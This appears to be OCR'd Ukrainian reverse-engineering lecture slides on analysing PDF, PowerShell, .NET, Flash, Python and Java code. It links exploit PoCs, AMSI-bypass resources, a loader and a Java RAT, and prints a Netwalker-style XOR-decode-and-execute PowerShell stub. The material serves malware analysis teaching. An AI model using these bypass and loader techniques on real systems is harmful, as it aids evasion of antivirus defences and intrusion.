
RCE PoC, https://github.com/smgorelik/Windows-RCE-exploits

```
$ pdfextract CVE-2018-4990.pdf
Extracted 7 PDF streams to 'CVE-2018-4990.dump/streams'.
Extracted 1 scripts to 'CVE-2018-4990.dump/scripts'.
Extracted 0 attachments to 'CVE-2018-4990.dump/
    attachments'.
Extracted 2 fonts to 'CVE-2018-4990.dump/fonts'.
Extracted 1 images to 'CVE-2018-4990.dump/images'.

$ js-beautify CVE-2018-4990.dump/scripts/script_*.js
...
var _offsets = {"Reader": { "17.00920044": {...},
    "18.01120038": {...},},};
```

Аналіз PowerShell

- Реалізація платформи
  - https://microsoft.com/PowerShell
  - PowerShell Core – https://github.com/PowerShell/Powershell
- Обфускація та деобфускація
  - Invoke-Obfuscation – https://github.com/danielbohannon/Invoke-Obfuscation
- Протидія антивірусному захисту
  - PSAmsi – https://github.com/cobbr/PSAmsi
  - AMSI bypass (різні методи) – https://www.contextis.com/en/blog/amsi-bypass

PowerShell на етапі постексплуатації



Приклад: Netwalker Fileless Ransomware

Зразок Netwalker, MD5 b1f0093b89561c6123070165bd2261e2:
https://app.any.run/tasks/ca44ad38-0e46-455e-8cfd-42fb53d41a1d
Аналіз – https://blog.trendmicro.com/trendlabs-security-intelligence/netwalker-fileless-ransomware-injected-via-reflective-loading/


```
$ cat iguana2 | cut -d\" -f2 | base64 -d | dos2unix | tr
    '[:upper:]' '[:lower:]' | sed -E '/^$/d;s/ +/ /g;s/
    qtojsczvun/i/g;s/efgcsjwkkpqlgpiyp/p/g'

[byte[]] $p = @(...)
for ( $i = 0; $i -lt $p.length; $i++ ) {
  $p[$i] = $p[$i] -bxor 0x47
}
$pdjjnsnewqy=[system.text.encoding]::ascii.getstring($p)
$uqypiozolekuxxba=[scriptblock]::create($pdjjnsnewqy)
invoke-command -scriptblock $uqypiozolekuxxba
```

Аналіз .NET застосунків

- Реалізація платформи
  - https://github.com/dotnet
  - .NET Core – https://github.com/dotnet/core
- Декомпілятори
  - dnSpy – https://github.com/0xd4d/dnSpy
  - ILSpy – https://github.com/icsharpcode/ILSpy
- Аналіз байткоду
  - Reflexil – https://github.com/sailro/Reflexil
- Обфускація та деобфускація
  - ConfuserEx 2 – https://github.com/mkaring/ConfuserEx
  - de4dot – https://github.com/0xd4d/de4dot

Приклад: NetLoader

C# loader with AMSI bypass, https://github.com/Flangvik/NetLoader




Аналіз Flash

- Декомпілятори
  - JPEXS FFDec – https://github.com/jindrapetrik/jpexs-decompiler
- Аналіз байткоду
  - RABCDAsm – https://github.com/CyberShadow/RABCDAsm
  - xxxswf – https://bitbucket.org/Alexander_Hanel/xxxswf
  - SWFTools – http://www.swftools.org/

Adobe Flash Player EOL 31 грудня 2020 року – https://www.adobe.com/products/flashplayer/end-of-life.html

Приклад: CVE-2018-15982, Flash Player <31.0.0.153 UAF

RCE PoC, https://github.com/kphongagsorn/adobe-flash-cve2018-15982



Аналіз Python

- Декомпілятори
  - uncompyle6 – https://pypi.org/project/uncompyle6/
  - Decompyle++ – https://github.com/zrax/pycdc
  - unpyc37 – https://github.com/andrew-tavera/unpyc37
- Аналіз байткоду
  - pyREtic – https://github.com/MyNameIsMeerkat/pyREtic
  - dis – https://docs.python.org/3/library/dis.html
- Аналіз бінарних застосунків
  - unpy2exe – https://github.com/matiasb/unpy2exe
  - unfrozen_binary – https://github.com/ptynecki/unfroze_binary

Приклад: CONFidence Teaser CTF 2016 RE500

Python anti-dis.dis (linear disassembler vs flow tricks) – https://gynvael.coldwind.pl/?id=602

```
$ python2
>>> import dis
>>> from rere import crackme
>>> dis.dis(crackme)
  0           0 JUMP_ABSOLUTE        44649
              3 INPLACE_RSHIFT
              4 BUILD_SLICE           6143
              7 <230>                62561
             10 <176>                 2082
             13 <153>                 2953
        >>   16 INPLACE_SUBTRACT
             17 BUILD_SLICE          32255
             20 <231>                39521
             23 <177>                26402
             26 <237>                 2953
             29 <38>
             30 LOAD_CLOSURE         29695
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/usr/lib/python2.7/dis.py", line 43, in dis
    disassemble(x)
  File "/usr/lib/python2.7/dis.py", line 107, in disassemble
    print '(' + free[oparg] + ')',
IndexError: tuple index out of range
```

Аналіз Java

- Декомпілятори
  - Bytecode Viewer – https://bytecodeviewer.com/
  - JEB – https://www.pnfsoftware.com/
- Аналіз байткоду
  - smali/baksmali – https://github.com/JesusFreke/smali
- Аналіз програм
  - OPAL – https://www.opal-project.de/
  - Soot – https://github.com/Sable/soot
  - angr – https://docs.angr.io/advanced-topics/java_support
- Обфускація коду
  - Radon – https://github.com/ItzSomebody/radon
  - Deobfuscator – https://github.com/java-deobfuscator/deobfuscator
  - Simplify – https://github.com/CalebFenton/simplify

Приклад: Java

Android Studio:

```
class kitty {
    public static void Main(String[] args) {
        int i, s;
        for(i=0, s=0; i<5; ++i)
            s += i;
        System.out.println(s);
    }
}
```

```
$ java -jar apktool_2.4.1.jar d app-release-unsigned.apk

$ 7z x -o apk app-release-unsigned.apk
$ d2j-dex2jar.sh classes.dex
$ 7z x -o jar classes-dex2jar.jar
$ javap -c kitty.class
```


Байткод DVM (Dalvik, ART) vs JVM

```
const/4 p0, 0x0
move v0, p0
:goto_0
const/4 v1, 0x5
if-ge p0, v1, :cond_0
add-int/2addr v0, p0
add-int/lit8 p0, p0, 0x1
goto :goto_0
:cond_0
sget-object p0, Ljava/lang
    /System;->out:Ljava/io/
    PrintStream;
invoke-virtual {p0, v0},
    Ljava/io/PrintStream;->
    println(I)V
return-void
```

```
 5: iconst_5
 6: if_icmpge      19
 9: iload_2
10: iload_1
11: iadd
12: istore_2
13: iinc           1, 1
16: goto           4
19: getstatic      #17 // Field
    java/lang/System.out:
    Ljava/io/PrintStream;
22: iload_2
23: invokevirtual #23 //
    Method java/io/PrintStream
    .println:(I)V
26: return
```

Приклад: згенерований BetterBackdoor backdoor/run.jar

Java RAT, https://github.com/ThatcherDev/BetterBackdoor



Перетворення LLVM IR

- Інфраструктура аналізу, трансформації та оптимізації
  - LLVM – https://llvm.org/
  - Emscripten – https://emscripten.org/
- Аналіз, бінарна трансляція (lifting) та декомпіляція
  - McSema – https://github.com/lifting-bits/mcsema
  - ANVILL Decompiler Toolchain – https://github.com/lifting-bits/anvill

Собачатко після лекції KPI_RE

Лекція 4: Динамічний аналіз 1

У лекції

Динамічний аналіз виконуваного коду:

- Аналіз системної інформації (Windows Sysinternals, Process Hacker)
- Налагоджувачі (x64dbg, WinDbg, GDB, LLDB) та розширення
- Віддалений та кросс-платформений аналіз (gdbserver, gdb sim)
- Засоби відлагодження IDA Pro (IDA Debugger)
- Інструментальний динамічний аналіз (WinAppDbg)

